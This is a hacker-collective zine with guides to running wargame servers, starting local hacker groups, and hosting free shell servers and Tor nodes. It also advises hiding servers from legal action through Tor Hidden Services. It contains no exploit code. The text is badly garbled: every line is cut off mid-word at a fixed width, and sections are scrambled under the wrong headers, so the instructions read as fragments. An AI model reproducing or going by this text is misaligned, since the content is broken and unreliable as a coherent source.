trusting users to follow policies may not be the best way t
policies. Consider automating and configuring rules into yo
wherever possible. One of the primary rules should be not i
others' abilities to play the game, so restrictions should
changing passwords, process usage, disk space allocation, a
might affect other users' ability to play. In addition, som
competition servers as hops for rather nefarious deeds, so
limit the use of network utilities to external targets.

3. Scoring
There are many potential ways to calculate scores for these
around who currently has control of a system. One way invol
for the presence of certain service types of services, but
amount of code. A fixed score for each box will function we
be computed hourly, daily, at the end of a competition, or
plenty of room to use your immagination on this topic.

4. Timeframe
It is important that the challenge doesn't expire before an
and keeps up a suspenseful level of activity from start to
timescale to fit the competition type and to maximize the f

Happy hacking.

##
HOW TO: Start A Hackbloc
##

 While the internet can be a great resource for learning, i
alienating place. If we want this movement to grow, we not
organized but we need to get local. What better way to do t
YOUR OWN HACKBLOC.

PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS
There are advantages and disadvantages to each model of org

If you have machines lying around and have a relatively fas
connection, consider opening it up to the world to be used
server or pirate node.

* free shell server - give people the chance to play around
* file server - allow people to swap files with other users
can set up sftp/ssh, ftpd, or some sort of web based upload
system.
* tor node - if you have lots of bandwidth, consider settin
. this has the added advantage of allowing any possible law
network to not be able to distinguish random tor server tra
personal communications being routed through tor.

Setting up Free Shells
If you don't want to have to create accounts for people man
few scripts to automate the process. In this article, we ar
system which had been developed and used by Hairball with t
project.

We create a 'new' user account that people would log onto t
account; and instead of bash or sh, this account's shell wo
/etc/passwd to refer to a binary stored on your system whic
user for their desired username and create the account and

The program is essentially a perl script wrapped in a SUID
The source code can be located at:
disrespectcopyrights.net/archive/Code/new.pla.txt

If you are worried about being shut down, receiving cease-a
being raided by law enforcement, consider disguising the so
using Tor Hidden Services. This allows you to set up an ano
that is only accessible to others browsing through Tor, whe
your server is obfuscated by routing through the tor networ

promote your local groups. Jump on the IRC server at irc.ha
port 7000 in #hackbloc or #hackthissite . We can also help
your website at hackbloc.org. Get involved at hackbloc.org
hackbloc@gmail.com

Possible Ideas for Workshops and Presentations
* Hold workshops on online security culture: showing people
install tor/privoxy(secure proxy through onion routing), us
the record(for secure AIM chats), pgp/gpg, how to clear you
files, internet caches, "deleted" files, etc

* Explore alternatives to copyrights / anti-copyright activ
file share fest', set up file servers on the network, promo
/ copyleft / anti-copyright media and projects

* Have a "linux fest" and play with various distros and liv
people to bring their machines + install or dual boot linux

* Play the HTS challenges to learn the basics of web hackin
environment

* Have a web development / programming party and make a sit

* Host hacker wargames competitions and code auditing works
LAMP systems(perhaps with non-permanent environments, like
livecd) and install several open source CMS systems to prac
and defense while playing "king of the hill"

* Bring lockpicks + invite people to bring various locks to

* USE YOUR IMAGINATION

##
HOW TO: Start A Free Shell Server / Pirate Wi
##

having open meetings at a public space that you can adverti
friendly to draw in new people and give presentations. Howe
are not appropriate for more sensitive work and research, w
meetings at more secure locations would be more suitable. F
group of a few trusted people who already know each other,
complement each other, and where everybody knows the level
security to each other is best suited to more hands-on or q
activities. Successful hackbloc groups would maintain a bal
public/announced and private/work meetings.

* Look for Existing Groups
There may already be get-togethers in your area of people w
stuff. Look for linux user groups, 2600 meetings, hackbloc,
meetups, ACM or other CS college groups, computer co-ops, o
out a few meetings to get the feel if it is what you are lo
talk to organizers and see if you can help organize the gro
exciting and active again. Otherwise you can make contacts
build for your own meetings.

* Look for public spaces to hold meetings
The best spots would be centrally located geographically an
especially through public transportation. Major urban areas
campuses would be ideal as these are likely to contain the
concentration of potential members.

Next, try to find a space or room to hold the actual meetin
it would have to be in a public place (or a friendly commer
minimum , it would have to be big enough for tables and cha
people, with access to power, internet, and room to set up
equipment. Some possible locations would be public librarie
art/activist spaces or coops, friendly internet cafes, info
centers, etc. Some groups have had success with meeting at
especially ones located at major transportation centers con
taking the train. The first few meetings can be just a temp
until people can talk about more accommodating or convenien

more permanent meeting space that you could send out public

When exploring possible spaces, talk to the management and
and the group you are starting. Explain it positively using
'teaching' and 'sharing', not 'hacking' and 'pirating', and
explain that you might be able to bring them some customers
could be advantageous to be 'sponsored' by an internet cafe
'official' student group, as long as it does not compromise
practice of the group.

* Gather Resources + Equipment
At the bare minimum, the meeting space needs to have tables
the internet. However, there are all sorts of fun toys you
help facilitate the meeting as well as provide interesting
to teach and learn. Routers + ethernet cables not only allo
or play multiplayer games but building a network can be a h
experience for those who've never done it before. A wireles
ideal. A sound system would be good for presentations or pl
background - also if meetings get big enough or if you have
throw parties at, you can bring bands or DJs and have bounc
after the meet. Chalkboards, white-boards, overhead or digi
ideal for presentations, workshops, or other collaborative
activities. Printers would be good for copying flyers, zine
code, etc. People can also bring monitors and "junk boxes"
systems that people can play with - especially to tinker wi
operating systems or use as public computers for those who
own. These are just a few toys and accessories one can brin
clear to attendees that they are free to bring their own go
* Outreach + Promotion
For public gatherings, consider doing some outreach to brin
your core group has decided a date and space for your first
flyers and posters. Put together an announcement explaining
to get this group together and that you are having an initi
at this place at this time: all are welcome. Send it off to
groups as well as online networking sites like indymedia, c

myspace or tribe.net. Attend local meetings and hand out fl
friends together and make sure they bring cool tricks + ide
meeting.

* Meet!
The day of the meeting will come and once you get people in
the right ingredients it's time to get it started! Make sur
people to existing members and create a friendly and accomo
where people can express themselves and introduce new ideas
socializing and enough people have showed, it's time for th

Round table meetings are usually the best way for everybody
and create a friendly equal and open environment for new pe
ideas. If there are a lot of people or a lot of things that
then a meeting facilitator and an agenda is probably needed
the meeting is starting, circle up chairs + tables so every
other and be in on the discussion and start with introducti
room and give everybody a chance to introduce themselves +
interests. Afterwards, create time to brainstorm items to b
to the agenda (useful for the facilitator or notetaker). Th
agenda item one by one bringing up issues proposing and dec

As it is your first meeting there are probably lots of agen
so the group can decide it's identity, prioritize it's goal
future ideas for growth. Think about points of unity + stru
(democracy, consensus, open, etc). What would be a good tim
next meeting (monthly meetings at regular dates?). Pool tog
the group and think about and propose ways people can get a
(pass around a sheet to collect emails or #s). Start an ema
board, blog, or website. Brainstorm ideas for presentations
special events(possibilities listed below). Finally, announ
actions, groups, and decide on the next meeting.

IF YOU ARE STARTING GATHERINGS IN YOUR AREA, WEW OULD LIKE
Get in touch with the global hackbloc collective so that we